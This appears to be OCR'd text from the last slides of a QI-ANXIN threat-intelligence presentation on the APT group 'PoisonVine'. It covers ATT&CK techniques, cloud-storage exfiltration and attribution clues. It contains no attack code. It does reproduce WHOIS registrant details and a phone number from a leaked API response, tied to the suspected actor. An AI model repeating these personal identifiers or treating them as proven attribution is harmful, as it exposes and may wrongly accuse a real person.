
- **ATT&CK Matrix**


  - T1193 Spearphishing Attachment
  - T1203 Exploitation for Client Execution
  - T1204 User Execution
  - T1170 Mshta
  - T1064 Scripting
  - T1102 Web Service
  - T1022 Data Encrypted
  - T1005 Data from Local System

Impact

- **Cloud Storage**
  - **Token** hardcoded in payloads
  - **3GB** file exfiltrated










Attribution

- **Language**





- **Encoding**
  - PMingLiU



Attribution

- **Identify information**
  - email
  - phone number
  - region
  - name or ID

Whois registration

Whois protect service GDPR


```
Registry Registrant ID:
Registrant Name: jeng jie
Registrant Organization: [redacted]
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqia[redacted]
y 22055
Taiwan (R.O.C.)
Registrant City: [redacted]
Registrant State/Province: [redacted]
Registrant Postal Code: 22055
Registrant Country: [redacted]
Registrant Phone: +8[redacted]
Registrant Email: comsafe@126.com
Registry Admin ID:
Admin Name: jeng jie
Admin Organization: [redacted]
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist[redacted]
[redacted]
(R.O.C.)
Admin City: Ne[redacted]
Admin State/Province: [redacted]
Admin Postal Code: 22055
Admin Country: [redacted]
Admin Phone: +8[redacted]
Admin Email: comsafe@126.com
```

Cloud Storage API leak

{"status":"ok","email":"","phone":"**15811848796**","spaceQuota":1700807049216,"spaceUsed":508800279,"emailIsActive":0,"phoneIsActive":1}

Attribution

- **Similar but different with another APT group “BlueMashroom”**
  - same region
  - different ways of Execution & Persistence
    - hijacking shortcut file in startup paths
    - use regsvr32 to execute DLL



Conclusion

QI-ANXIN
Leader of New Generation Cyber Security

- APT actors not always advanced, PoisonVine find its ways to improve efficient.
- APT actors always considered reduce its signature in investigate and hide the attribution.
- In the APT tracing process, finding intent of threat and attribution can always be an interesting game.

QI-ANXIN
Leader of New Generation Cyber Security

Thank you!